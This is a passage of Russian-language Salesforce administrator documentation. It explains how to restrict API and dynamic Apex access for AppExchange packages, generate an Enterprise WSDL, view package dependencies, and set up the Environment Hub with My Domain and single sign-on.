2. Выберите пакет, содержащий динамический код Apex, которому требуется доступ к стандартным объектам в устанавливающей организации.
3. Выберите параметр **«Включить ограничения»** или значение «Ограниченный» в связанном списке «Сведения о пакете».
4. Выберите уровень доступа (чтение, создание, правка, удаление) к стандартным объектам, доступным динамическому коду Apex.
5. Нажмите кнопку **«Сохранить»**.

Ниже перечислены последствия выбора значения «Ограниченный» для параметра «API- доступ».

- API-доступ в пакете переопределяет следующие полномочия пользователя:
  - Автор Apex
  - Настройка приложения
  - Редактирование HTML-шаблонов
  - Редактирование полей только для чтения
  - Управление расчетами
  - Управление центрами обработки вызовов
  - Управление категориями
  - Управление типами настраиваемых отчетов
  - Управление панелями мониторинга
  - Управление фирменными бланками
  - Управление пакетными лицензиями
  - Управление общедоступными документами
  - Управление общедоступными списковыми представлениями
  - Управление общедоступными отчетами
  - Управление общедоступными шаблонами
  - Управление пользователями
  - Перенос записи
  - Использование мастеров переназначения рабочей группы
  - Просмотр настройки и конфигурации
  - Еженедельный экспорт данных
- Если параметры API-доступа к объектам не содержат уровней доступа «Чтение», «Создание», «Правка»и «Удаление», то данные объекты недоступны пользователям в компонентах пакета даже при наличии полномочий «Изменение всех данных» и «Просмотр всех данных».
- Пакет, API-доступу которого задано значение «Ограниченный», не поддерживает создание пользователей.
- Salesforce блокирует доступ к веб-службе и запросы `executeanonymous` от пакетов AppExchange с ограниченным доступом.

Ниже перечислены рекомендации, которые также применяются к API-доступу в пакетах.

- Бизнес-правила и триггеры Apex срабатывают независимо от API-доступа в пакете.
- Компонент, используемый несколькими пакетами организации, доступен посредством API во всех пакетах организации, без ограничений.
- Новый стандартный объект, добавленный в Salesforce после ограничения доступа к пакету, по умолчанию недоступен. Чтобы добавить новый стандартный объект, рекомендуем изменить параметры ограниченного доступа.
- При обновлении пакета игнорируются любые изменения, внесенные в API-доступ, даже те, которые заданы разработчиком. Данный алгоритм обеспечивает администратору полный контроль над устанавливаемым обновлением. Установщики должны внимательно проверять внесенные изменения во время установки каждого обновления пакета и отмечать все допустимые изменения. После установки обновления любые допустимые пропущенные изменения должны быть применены администратором вручную.
- Элементы s-control управляются системой Salesforce и предназначены для внутреннего использования в Salesforce. Такая тесная интеграция обуславливает наличие нескольких способов расширения полномочий элемента S-Control

в управляемом пакете до полных полномочий пользователя. Ниже перечислены ограничения, заданные для элементов S-Control из соображений безопасности организаций, устанавливающих пакеты.

- При использовании разрабатываемых пакетов (не из каталога AppExchange) элементы s-control могут быть добавлены только в пакеты с API-доступом по умолчанию — «Неограниченный». При наличии в пакете элемента s-control API-доступу не может быть присвоено значение «Ограниченный».
- При использовании установленных пакетов ограничения доступа могут быть включены даже при наличии элементов S-Control. Обратите внимание, что ограничения доступа обеспечивают только ограниченную защиту элементов S-Control. Прежде чем ограничить доступ из соображений безопасности элементов s-control, компания Salesforce рекомендует изучить принципы работы JavaScript в элементах s-control.
- Если API-доступу установленного пакета присвоено значение «Ограниченный», обновления будут установлены только в том случае, если обновленная версия не содержит элементов s-control. Если обновленная версия содержит элементы s-control, то API-доступу установленного пакета должно быть присвоено значение «Неограниченный».

СМ. ТАКЖЕ:

Установка пакета

Настройка установленных пакетов

Управление доступом посредством API и динамического кода Apex в пакетах

«API-доступ» — это параметр пакета, определяющий доступ элементов S-Control и других компонентов пакета к стандартным и настраиваемым объектам посредством динамического кода Apex и интерфейса API. Данный параметр отображается разработчикам и установщикам на странице сведений о пакете. Данный параметр позволяет:

- Разработчик пакета AppExchange может ограничить API-доступ к пакету до его передачи в каталог Force.com AppExchange. После ограничения доступа компоненты пакета принимают сеансы Apex и API, ограниченные настраиваемыми объектами пакета. Кроме того, разработчик может включить доступ к определенным стандартным объектам и любым настраиваемым объектам других зависимых пакетов.
- Установщик пакета может принять или отклонить полномочия доступа к пакету при установке пакета в организацию.
- После установки администратор может в любое время изменить доступ к пакету посредством Apex и API. Кроме того, установщик может включить доступ к дополнительным объектам (например, настраиваемые объекты, созданные в организации установщика, или объекты, установленные несвязанными пакетами).

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования доступа к созданному или установленному пакету посредством API и динамического кода Apex:

- Создание пакетов AppExchange

Для принятия или отклонения доступа к пакету посредством API и динамического кода Apex во время установки:

- Загрузка пакетов AppExchange

Настройка доступа посредством API и динамического кода Apex в пакетах

Чтобы изменить полномочия доступа к пакету, созданному в организации, выполните указанные ниже действия.

1. Введите строку *«Пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**.
2. Выберите нужный пакет.
3. Поле «API-доступ» отображает текущий параметр («Ограниченный» или «Неограниченный») и ссылку **«Включить ограничения»** или **«Отключить ограничения»**. Если параметры API-доступа к объектам не содержат уровней доступа «Чтение», «Создание», «Правка» и «Удаление», то данные объекты недоступны пользователям в компонентах пакета даже при наличии полномочий «Изменение всех данных» и «Просмотр всех данных».

   Ниже перечислены действия, поддерживаемые полем «API-доступ».

   Включить ограничения

   Данная ссылка доступна только при использовании параметра «Неограниченный». Чтобы задать доступ компонентов пакета к стандартным объектам в организации установщика посредством динамического кода Apex и API, выберите данный параметр. При выборе данного параметра отображается список «Полномочия расширенного объекта». Чтобы включить доступ для каждого объекта в списке, установите флажки «Чтение», «Создание», «Правка» или «Удаление». В некоторых случаях данный выбор недоступен. По завершении нажмите кнопку **«Сохранить»**. Дополнительную информацию о выборе параметра «Ограниченный», включая информацию о случаях его отключения, см. в разделе «Рекомендации по доступу посредством API и динамического кода Apex в пакетах» на странице 7425.

   Отключить ограничения

   Данная ссылка доступна только при использовании параметра «Ограниченный». Чтобы отменить ограничения, установленные для полномочий доступа компонентов пакета к стандартным и настраиваемым объектам посредством Apex и API, выберите данный параметр. Данный параметр предоставляет всем компонентам пакета API-доступ

вошедшего пользователя. Например, если пользователю доступны организации, то организации доступны классу Apex пакета при входе данного пользователя.

Ограниченный
Чтобы изменить ограничения API-доступа, щелкните данную ссылку.

Принятие или отклонение полномочий доступа посредством API и динамического кода Apex во время установки

Чтобы принять или отклонить полномочия доступа к устанавливаемому пакету посредством API и динамического кода Apex, выполните указанные ниже действия.

- Запустите процесс установки в каталоге Force.com AppExchange.
- Чтобы принять или отклонить полномочия, нажмите кнопку **«Далее»** или **«Отмена»** в области **«Утвердить API-доступ»**. При принятии полномочий завершите процесс установки.

Изменение полномочий доступа посредством API и динамического кода Apex после установки

Чтобы изменить полномочия доступа посредством API и динамического кода Apex после установки пакета, выполните указанные ниже действия.

1. Введите строку «*Установленные пакеты*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Установленные пакеты»**.
2. Щелкните имя нужного пакета.
3. Поле «API-доступ» отображает текущий параметр («Ограниченный» или «Неограниченный») и ссылку **«Включить ограничения»** или **«Отключить ограничения»**. Если параметры API-доступа к объектам не содержат уровней доступа «Чтение», «Создание», «Правка» и «Удаление», то данные объекты недоступны пользователям в компонентах пакета даже при наличии полномочий «Изменение всех данных» и «Просмотр всех данных».

   Ниже перечислены действия, поддерживаемые полем «API-доступ».

   Включить ограничения
   Данная ссылка доступна только при использовании параметра «Неограниченный». Чтобы задать доступ компонентов пакета к стандартным объектам в организации установщика посредством динамического кода Apex и API, выберите данный параметр. При выборе данного параметра отображается список «Полномочия расширенного объекта». Чтобы включить доступ для каждого объекта в списке, установите флажки «Чтение», «Создание», «Правка» или «Удаление». В некоторых случаях данный выбор недоступен. По завершении нажмите кнопку **«Сохранить»**. Дополнительную информацию о выборе параметра «Ограниченный», включая информацию о случаях его отключения, см. в разделе «Рекомендации по доступу посредством API и динамического кода Apex в пакетах» на странице 7425.

   Отключить ограничения
   Данная ссылка доступна только при использовании параметра «Ограниченный». Чтобы отменить ограничения, установленные для полномочий доступа компонентов пакета к стандартным и настраиваемым объектам посредством Apex и API, выберите данный параметр. Данный параметр предоставляет всем компонентам пакета API-доступ вошедшего пользователя. Например, если пользователю доступны организации, то организации доступны классу Apex пакета при входе данного пользователя.

   Ограниченный
   Чтобы изменить ограничения API-доступа, щелкните данную ссылку.

Создание файла Enterprise WSDL посредством управляемых пакетов

Чтобы загрузить файл Enterprise WSDL при использовании управляемых пакетов, установленных в организации, рекомендуем выбрать версию каждого установленного пакета, которая должна содержать созданный файл WSDL. Файл Enterprise WSDL является строго типизированным, так как содержит объекты и поля с определенными типами данных (например, `int` и `string`).

Версия пакета — это номер, который определяет набор компонентов, загруженных в пакет. Для номера версии используется следующий формат: *основной_номер*.*дополнительный_номер*.*номер_исправления* (например, 2.1.3). Основной и дополнительный номера увеличиваются на выбранное значение при каждом основном выпуске. Значение переменной *номер_исправления* указывается и обновляется только в случае выпуска исправления. Версии пакета позволяют издателям изменять компоненты управляемых пакетов путем выпуска последующих версий пакета без нарушения текущих интеграций, использующих пакет. Подписчики могут выбирать версию каждого установленного управляемого пакета, благодаря чему клиент API может сохранить заданный алгоритм работы даже после установки последующих версий пакета. Каждая версия пакета может содержать разные наборы объектов и полей, поэтому при создании строго типизированного файла WSDL рекомендуем выбрать конкретную версию.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки файла WSDL:
- Настройка приложения

Чтобы загрузить файл Enterprise WSDL при использовании установленных управляемых пакетов, выполните указанные ниже действия.

1. Введите строку «*API*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«API»**.
2. Нажмите кнопку **«Создать Enterprise WSDL»**.
3. Заполните поле «Версия пакета» для каждого установленного управляемого пакета. В противном случае выберите значение по умолчанию, которым является последняя версия пакета.
4. Нажмите кнопку **«Создать»**.
5. Чтобы сохранить файл WSDL на компьютере, воспользуйтесь меню **«Файл»** в обозревателе.
6. Импортируйте локальную копию документа WSDL в среду разработки.

Ниже перечислены рекомендации по использованию созданного файла Enterprise WSDL.

- Каждая выбранная версия управляемого пакета добавляется в комментарий вверху файла WSDL.
- Созданный файл WSDL содержит объекты и поля организации, включая объекты и поля, доступные в выбранных версиях каждого установленного пакета. Поле или объект, добавленный в более позднюю версию пакета, может использоваться интеграцией API только после создания файла Enterprise WSDL посредством соответствующей версии пакета.
- Конечная точка SOAP в конце файла WSDL содержит URL-адрес следующего формата: *имя_сервера*`/services/Soap/c/`*версия_api*`/`*код*, где *версия_api* — это версия API (например, 40,0), а *код* — это код выбранной версии пакета при взаимодействии с системой Salesforce.

Можно также выбрать стандартные версии пакета для файла Enterprise WSDL без его загрузки, через страницу API в настройках. Стандартные версии пакета для вызовов API содержат параметры системы восстановления, кроме случаев предоставления версий пакета вызовом API. Многие клиенты API не содержат сведений о версии пакета, поэтому стандартные параметры сохраняют их текущий алгоритм работы.

Общие сведения о зависимостях

Зависимости пакета создаются в том случае, если один компонент ссылается на другой компонент, полномочие или параметр, который должен существовать для того, чтобы исходный компонент был действительным. Force.com отслеживает некоторые зависимости, включая:

- Организационные зависимости (например, включена ли поддержка мультивалюты или кампаний)
- Зависимости компонента (например, существуют ли определенные типы записей или подразделения)
- Ссылки на стандартные и настраиваемые объекты или поля

Пакеты, классы Apex, триггеры Apex, компоненты Visualforce и страницы Visualforce могут зависеть от компонентов организации. Данные зависимости фиксируются на странице «Показать зависимости».

Зависимости играют важную роль при создании пакетов, так как любая зависимость в компоненте пакета считается зависимостью всего пакета.

Прим.: Если организация установщика не соответствует всем требованиям зависимостей, перечисленных на странице «Показать зависимости», то установка отменяется. Например, чтобы установить пакет, ссылающийся на подразделения, организация установщика должна использовать подразделения.

Зависимости играют важную роль для классов и триггеров Apex, так как любой зависимый компонент должен быть добавлен в класс или триггер при развертывании кода или создании пакета.

Помимо зависимостей, страница «Показать зависимости» также содержит *операционную область*. Операционная область — это таблица, содержащая все операции DML (например, `insert` или `merge`), которые выполняются кодом Apex для указанного объекта. Операционная область может использоваться при установке приложения с целью определения полной области операций базы данных приложения.

Чтобы просмотреть зависимости и операционную область пакета, класса Apex, триггера Apex или страницы Visualforce, выполните указанные ниже действия.

1. Откройте соответствующий компонент посредством меню «Настройка».
   - Для пакетов введите строку *«Пакеты»* в поле «Быстрый поиск» и выберите пункт **«Пакеты»**.
   - Для классов «Apex» введите строку *«Классы Apex»* в поле «Быстрый поиск» и выберите пункт **«Классы Apex»**.
   - Для триггеров «Apex» из параметров управления для соответствующего объекта перейдите к триггерам.
   - Для страниц «Visualforce» введите строку *«Страницы Visualforce»* в поле «Быстрый поиск» и выберите пункт **«Страницы Visualforce»**.
2. Выберите имя нужного компонента.
3. Чтобы просмотреть список объектов, зависящих от выбранного компонента, щелкните **«Просмотр зависимостей»** для пакета или **«Показать зависимости»** для всех остальных компонентов.

Чтобы просмотреть сведения о полях операционной области, щелкните ссылку **«Поля»** при отображении списка зависимых объектов. Сведения о полях содержат разную информацию (например, обновлено ли поле кодом Apex). Дополнительную информацию см. в разделе «Операционная область поля» на странице 7097.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Пакеты AppExchange и Visualforce доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Apex доступен в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки пакетов:
- «Передача пакетов AppExchange »

Для просмотра зависимостей Apex:
- Автор Apex

Для просмотра зависимостей Visualforce:
- «Режим разработчика»

Пакеты, код Apex и страницы Visualforce могут зависеть от многих компонентов, включая, но не ограничиваясь компонентами ниже.

- Определения настраиваемых полей
- Формулы проверки
- Отчеты
- Типы записей
- Apex
- Страницы и компоненты Visualforce

Например, если страница Visualforce содержит ссылку на поле мультивалюты (например, `{!contract.ISO_code}`), то страница Visualforce зависит от мультивалюты. Пакет, содержащий данную страницу Visualforce, также зависит от мультивалюты. Данный пакет может быть установлен только организациями, поддерживающими мультивалюту.

СМ. ТАКЖЕ:

Подготовка приложений к распространению

Управление версиями

Публикация обновлений к управляемым пакетам

Публикация расширений к управляемым пакетам

Операционная область поля

Рабочий центр

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Рабочий центр позволяет просматривать, связывать, создавать и получать централизованный доступ к разным организациям Salesforce. Если ваша компания имеет несколько сред для разработки, тестирования и пробного использования, Рабочий центр позволяет оптимизировать подход к управлению организациями.

Рабочий центр можно использовать для решения следующих задач.

- Подключение существующих организаций к Центру при помощи автоматического обнаружения связанных организаций.
- Создание стандартных и партнерских организаций для разработки, тестирования и пробного использования.
- Просмотр и фильтрация участников Центра по выбираемым критериям, например: по выпуску, дате создания, экземпляру, происхождению и состоянию единой регистрации.
- Создание сопоставлений пользователей для единой регистрации, чтобы участникам Центра было удобно входить в систему.

Каждая организация-участник центра соответствует объекту EnvironmentHubMember. EnvironmentHubMember — это стандартный объект, подобный объектам Организации или Контакты, поэтому вы можете использовать платформу для программного расширения или изменения Рабочего центра. Например, система позволяет создавать настраиваемые поля, настраивать бизнес-правила или определять соотнесения пользователей и включать функцию единой регистрации посредством интерфейса API для любой организации-участника Центра.

Начало работы с Рабочим центром

Настройте Рабочий центр, чтобы пользователи в вашей организации получили доступ к приложению для создания организаций-участников и управления ими. Затем включите функцию «Мой домен», чтобы можно было связывать существующие организации с Центром и создавать сопоставления пользователей для единой регистрации.

Управление организациями в Рабочем центре

Вы можете управлять всеми вашими организациями Salesforce централизованно, подключив их к Рабочему центру. Вы можете создавать организации при помощи шаблонов Salesforce для разработки, тестирования и пробного использования.

Единая регистрация в Рабочем центре

Разработка, тестирование и развертывание приложений подразумевает переключение между несколькими средами Salesforce с предоставлением данных для входа при каждом таком переключении. Функция единой регистрации (SSO) упрощает этот процесс: пользователи Рабочего центра могут входить в организации-участники без повторной проверки подлинности. Вы можете настроить единую регистрацию путем определения пользовательских сопоставлений при помощи идентификаторов интегрирования или создав формулу.

Рекомендации по использованию Рабочего центра

Следуйте этим рекомендациям и советам при использовании Рабочего центра.

Рабочий центр. Вопросы и ответы

Ответы на часто задаваемые вопросы о рабочем центре.

Рекомендации по использованию рабочего центра в Lightning Experience

Воспользуйтесь данными рекомендациями при создании организаций в рабочем центре и управлении ими.

Начало работы с Рабочим центром

Настройте Рабочий центр, чтобы пользователи в вашей организации получили доступ к приложению для создания организаций-участников и управления ими. Затем включите функцию «Мой домен», чтобы можно было связывать существующие организации с Центром и создавать сопоставления пользователей для единой регистрации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Настройка Рабочего центра

Включите Рабочий центр в своей организации, после чего настройте его для предоставления доступа другим пользователям.

Включение функции «Мой домен» для Рабочего центра

Функция «Мой домен» необходима для подключения существующих организаций к Рабочему центру и для создания соотнесений пользователя единой регистрации. Функцию «Мой домен» следует включить в организации с установленным Рабочим центром.

Настройка Рабочего центра

Включите Рабочий центр в своей организации, после чего настройте его для предоставления доступа другим пользователям.

1. Свяжитесь с Salesforce, чтобы включить Рабочий центр для своей организации. Если вы являетесь партнером независимым поставщиком ПО, этот шаг можно пропустить. Рабочий центр уже установлен в организации-партнере.
2. Выполните вход в организацию, в которой включен Рабочий центр, после чего перейдите в раздел «Настройка».

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки рабочего центра:

- Управление рабочим центром

3. Предоставьте пользователям доступ к функциям Рабочего центра.
   a. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
   b. Создайте или отредактируйте профиль.
   c. Отредактируйте параметры профиля.

Раздел профиля	**Параметры Рабочего центра**
Параметры настраиваемого приложения	Включите настраиваемое приложение Рабочего центра, чтобы оно было доступно в Средстве запуска приложений в Lightning Experience или в меню «Приложения» в Salesforce Classic.
Доступ к связанному приложению	Не изменяйте параметры в этом разделе, если это не рекомендовано специалистами Salesforce.
Доступ к поставщику услуг	Если вы включите функцию единой регистрации для организации-участника, новые записи будут отображаться в этом разделе профиля. Записи отображаются в формате *Поставщик услуг [ИД организации]*, где *ИД организации* является идентификатором организации-участника. Пользователи, у которых нет доступа к поставщику услуг, при попытке войти с помощью SSO могут увидеть следующее сообщение: «Поставщик услуг [ИД поставщика услуг] недоступен пользователю [UserID]». При настройке Рабочего центра в новой организации этот раздел пуст.
Полномочия администратора	Включите функцию «Управление Рабочим центром», чтобы разрешить пользователям выполнять следующие задачи: • создание организации для разработки, тестирования и пробного использования; • настройка единой регистрации для организаций-участников.
Общие полномочия пользователя	Включите функцию «Подключение организаций к Рабочему центру», чтобы пользователи могли подключаться к существующим организациям в Рабочем центре.
Полномочия стандартного объекта	Предоставьте разрешения для объектов на основании уровня доступа, необходимого для пользователя Рабочего центра. Объект «Участники центра»: • «Чтение»: просмотр существующих записей участника центра.

Раздел профиля	Параметры Рабочего центра
	• «Создание»: данный параметр не влияет на возможность создания записей участников центра. Как правило, при создании записи выполняется связывание текущей организации или создается новая организация из Рабочего центра. • «Изменение»: редактирование полей существующих записей участника центра. • «Удаление»: отключение организации от Рабочего центра и удаление соответствующей записи участника центра и поставщика услуг (если для этого участника была включена единая регистрация). • «Просмотр всех данных»: чтение всех записей участников центра, вне зависимости от того, кто их создал. • «Изменение всех данных»: чтение, редактирование и удаление всех записей участников центра, вне зависимости от того, кто их создал. Объект «Приглашения центра»: • При включении полномочия «Связывание организации с Рабочим центром» следует включить уровни доступа «Создание», «Чтение», «Обновление» и «Удаление» для объекта «Приглашения центра». Объект запроса на регистрацию: • при включении полномочия «Управление рабочим центром» включите полномочия «Создание» и «Чтение» для запросов на регистрацию, чтобы разрешить пользователям создавать организации. При необходимости добавьте полномочие на удаление, чтобы разрешить пользователям удалять организации из рабочего центра.

d. Нажмите кнопку **«Сохранить»**.

Включение функции «Мой домен» для Рабочего центра

Функция «Мой домен» необходима для подключения существующих организаций к Рабочему центру и для создания соотнесений пользователя единой регистрации. Функцию «Мой домен» следует включить в организации с установленным Рабочим центром.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки имени домена:

- Настройка приложения

1. Найдите и зарегистрируйте доступное имя домена.
   a. Введите строку «*Мой домен*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Мой домен»**.

b. Введите нужное имя субдомена.

c. Выберите **«Проверить доступность»**. Если данное имя уже используется, введите другое имя.

d. Выберите пункт **«Зарегистрировать домен»**.
Вы получите сообщение эл. почты с подтверждением Salesforce, когда новый домен будет готов к тестированию.

2. Протестируйте и разверните имя домена в организации.

a. Щелкните URL в сообщении эл. почты с подтверждением, чтобы войти в Salesforce при помощи нового домена. Также можно в разделе «Настройка» ввести строку *«Мой домен»* в поле «Быстрый поиск», затем выбрать пункт **«Мой домен»** и выбрать ссылку **Щелкните здесь, чтобы выполнить вход**.

b. Чтобы протестировать новый домен, щелкните вкладки и ссылки, доступные в организации. Обратите внимание, что новое имя домена должно отображаться на всех страницах.

Совет: Если в своей организации вы используете настраиваемые кнопки или страницы Visualforce, проверьте их перед развертыванием нового доменного имени. Если в настройках используются URL-адреса экземпляров, связи будут нарушены.

c. Чтобы развернуть новое имя домена в организации, введите строку *«Мой домен»* в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт **«Мой домен»** и выберите **«Развернуть для пользователей»**. Данное действие инициирует немедленную активацию домена и перенаправление ваших пользователей на страницы в пределах нового домена.

3. Настройте политику входа домена для нужных пользователей.

a. Введите строку *«Мой домен»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Мой домен»**.

b. Выберите пункт **«Правка»** в разделе «Параметры моего домена».

c. Чтобы отключить проверку подлинности для пользователей, которые не используют специальную страницу входа домена, выберите нужную политику входа. Таким образом, войти могут только те пользователи, которым известно имя домена.

d. Выберите политику переадресации на основе нужного уровня безопасности. Ниже перечислены три возможных варианта в порядке возрастания степени безопасности.

- Перенаправление пользователей на эту же страницу домена.
- Перенаправление пользователей с предупреждением.
- Предотвращение перенаправления благодаря необходимости ввода пользователями нового имени домена.

Управление организациями в Рабочем центре

Вы можете управлять всеми вашими организациями Salesforce централизованно, подключив их к Рабочему центру. Вы можете создавать организации при помощи шаблонов Salesforce для разработки, тестирования и пробного использования.

Связывание организации с Рабочим центром

Вы можете связывать существующие организации Salesforce с Рабочим центром, что позволяет централизовано управлять всеми процессами разработки, тестирования и пробного использования. Связывание организации с Центром инициирует автоматическое определение и связывание соответствующих организаций.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Создание организации из Рабочего центра

Вы можете создавать организации в Рабочем центре для разработки, тестирования и пробного использования. Если вы являетесь партнером независимым поставщиком ПО, вы можете также создавать организации выпусков для партнеров с меньшим количеством ограничений, большим пространством хранения и другими пользовательскими предпочтениями, которые необходимы для разработки приложений. При создании организации из Рабочего центра она становится участником центра. Язык по умолчанию для этой организации устанавливается в соответствии с локальными настройками пользователя.

Связывание организации с Рабочим центром

Вы можете связывать существующие организации Salesforce с Рабочим центром, что позволяет централизованно управлять всеми процессами разработки, тестирования и пробного использования. Связывание организации с Центром инициирует автоматическое определение и связывание соответствующих организаций.

Ниже перечислены типы связанных организаций, которые определяются автоматически.

- Для любой организации: все соответствующие безопасные организации.
- Для организации выпуска: все связанные организации исправления.
- Для организации по управлению Trialforce: все соответствующие исходные организации Trialforce.
- Для организации, в которой установлено Приложение для управления лицензиями (LMA): любая организация выпуска с управляемым пакетом, зарегистрированным в LMA

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для связывания организации с рабочим центром:

- Связывание организации с рабочим центром

Прим.: Безопасную организацию нельзя подключить к рабочему центру напрямую. Для этого требуется сначала подключить к рабочему центру организацию, использовавшуюся для создания безопасной среды. Затем следует обновить безопасную организацию. Организация будет автоматически добавлена в рабочий центр.

1. Войдите в Рабочий центр и выберите пункт **Связать организацию**.
2. Введите имя пользователя администратора для организации, которую необходимо подключить, и, по желанию, краткое описание. Описание упрощает последующий поиск организации, в особенности, если в Центре имеется множество участников.
3. Функция единой регистрации доступна для связанной организации по умолчанию. Чтобы выключить функцию единой регистрации, снимите флажок **«Автоматическое включение единой регистрации для недавно связанной организации»**.
4. Снова выберите **Связать организацию**.
5. Во всплывающем окне введите имя пользователя и пароль администратора организации. Если всплывающее окно не выводится, временно отключите программу блокирования рекламы в браузере и повторите попытку.
6. Выберите **Войти**, затем **Разрешить**.

Создание организации из Рабочего центра

Вы можете создавать организации в Рабочем центре для разработки, тестирования и пробного использования. Если вы являетесь партнером независимым поставщиком ПО, вы можете также создавать организации выпусков для партнеров с меньшим количеством ограничений, большим пространством хранения и другими пользовательскими предпочтениями, которые необходимы для разработки приложений. При создании организации из Рабочего центра она становится участником центра. Язык по умолчанию для этой организации устанавливается в соответствии с локальными настройками пользователя.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки рабочего центра:

- Управление рабочим центром

Прим.: В день можно создавать до 20 организаций-участников. Чтобы получить возможность создавать большее количество организаций, зарегистрируйте обращение в партнерском сообществе.

1. Войдите в Рабочий центр и выберите пункт **Создать организацию**.
2. Выберите цель организации.

Назначение	Позволяет создавать:
Разработка	Организации Developer Edition предназначены для создания и упаковки приложений.
Тестирование/демонстрация	Пробные версии стандартных организаций Salesforce для тестирования и демонстрационных версий. Эти организации сходны с организациями, которые клиенты создают на странице www.salesforce.com/trial. При создании организации для тестирования или демонстрации вы можете указать шаблон Trialforce, если вам необходимо, чтобы организация содержала пользовательские изменения, внесенные вами.
Trialforce	Исходные организации Trialforce (TSO) представляют собой альтернативу использованию организации управления Trialforce. Если вам не нужен пользовательский брендинг на странице входа или в сообщениях электронной почты, используйте Рабочий центр для создания исходной организации Trialforce.

3. Введите необходимую информацию для выбранного типа организации.
4. Прочтите Основное соглашение о подписке и установите соответствующий флажок.
5. Выберите **Create**.

Когда ваша организация будет готова, вы получите подтверждение по электронной почте, а созданная организация появится в вашем списке участников Центра.

Единая регистрация в Рабочем центре

Разработка, тестирование и развертывание приложений подразумевает переключение между несколькими средами Salesforce с предоставлением данных для входа при каждом таком переключении. Функция единой регистрации (SSO) упрощает этот процесс: пользователи Рабочего центра могут входить в организации-участники без повторной проверки подлинности. Вы можете настроить единую регистрацию путем определения пользовательских сопоставлений при помощи идентификаторов интегрирования или создав формулу.

Рабочий центр поддерживает следующие методы единой регистрации для сопоставленных пользователей.

Метод единой регистрации	Описание
Сопоставленные пользователи	Сопоставление пользователей Рабочего центра с пользователями организации-участника вручную. Сопоставленные пользователи — это метод по умолчанию для сопоставления пользователей единой регистрации, задаваемый на странице сведений об участнике.
Код интегрирования	Сопоставление пользователей с одним и тем же идентификатором интегрирования в Рабочем центре и в организации-участнике.
Формула имени пользователя	Сопоставление пользователя в Рабочем центре и в организации-участнике в соответствии с задаваемой формулой.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Если вы зададите несколько методов выполнения единой регистрации, они будут оцениваться в следующем порядке: (1) Сопоставленные пользователи, (2) Идентификатор интегрирования и (3) Формула имени пользователя. Первый метод, при котором возникает совпадение, используется для выполнения пользователем входа, при этом другие методы игнорируются. Если пользователя, для которого найдено совпадение, не удается распознать, Рабочий центр перенаправляет пользователя на стандартную страницу входа Salesforce.

Прим.: Единая регистрация недоступна недавно добавленным пользователям или при определении соотнесений пользователя в безопасной организации. Добавлять пользователей, редактировать сведения о пользователях или определять соотнесения пользователя SSO следует только в родительской организации.

Включение единой регистрации для организации-участника

Вы можете включить единую регистрацию (SSO), чтобы пользователи Рабочего центра могли входить в организацию-участник без повторной проверки подлинности.

Определение соотнесения пользователя единой регистрации

Вы можете вручную задать соотнесение пользователей для функции единой регистрации между пользователем Рабочего центра и пользователем организации-участника. Перед тем как задать сопоставление пользователей, включите единую регистрацию в организации-участнике центра.

Использование идентификатора интегрирования или формулы для единой регистрации

Вы можете сопоставить пользователя Рабочего центра с пользователем организации-участника при помощи идентификатора интегрирования или формулы имени. Вне зависимости от того, какой метод используется, необходимо включить механизм единой регистрации (SSO) для организации-участника центра.

Отключение единой регистрации для организации-участника

Если вы хотите, чтобы пользователи Рабочего центра проходили повторную проверку подлинности при входе в организацию-участник, вы можете отключить единую регистрацию. В этом случае заданные вами сопоставления пользователей не будут удалены, поэтому всегда можно снова включить единую регистрацию.

Включение единой регистрации для организации-участника

Вы можете включить единую регистрацию (SSO), чтобы пользователи Рабочего центра могли входить в организацию-участник без повторной проверки подлинности.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки рабочего центра:

- Управление рабочим центром

1. Войдите в Рабочий центр и выберите организацию-участника. Если вы не видите ни одной организации-участника, проверьте списковое представление.
2. Установите флажок **«Включить единую регистрацию»**.
3. Подтвердите, что вы хотите включить единую регистрацию для этой организации, и снова выберите пункт **Включить единую регистрацию**.

Определение соотнесения пользователя единой регистрации

Вы можете вручную задать соотнесение пользователей для функции единой регистрации между пользователем Рабочего центра и пользователем организации-участника. Перед тем как задать сопоставление пользователей, включите единую регистрацию в организации-участнике центра.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки рабочего центра:

- Управление рабочим центром

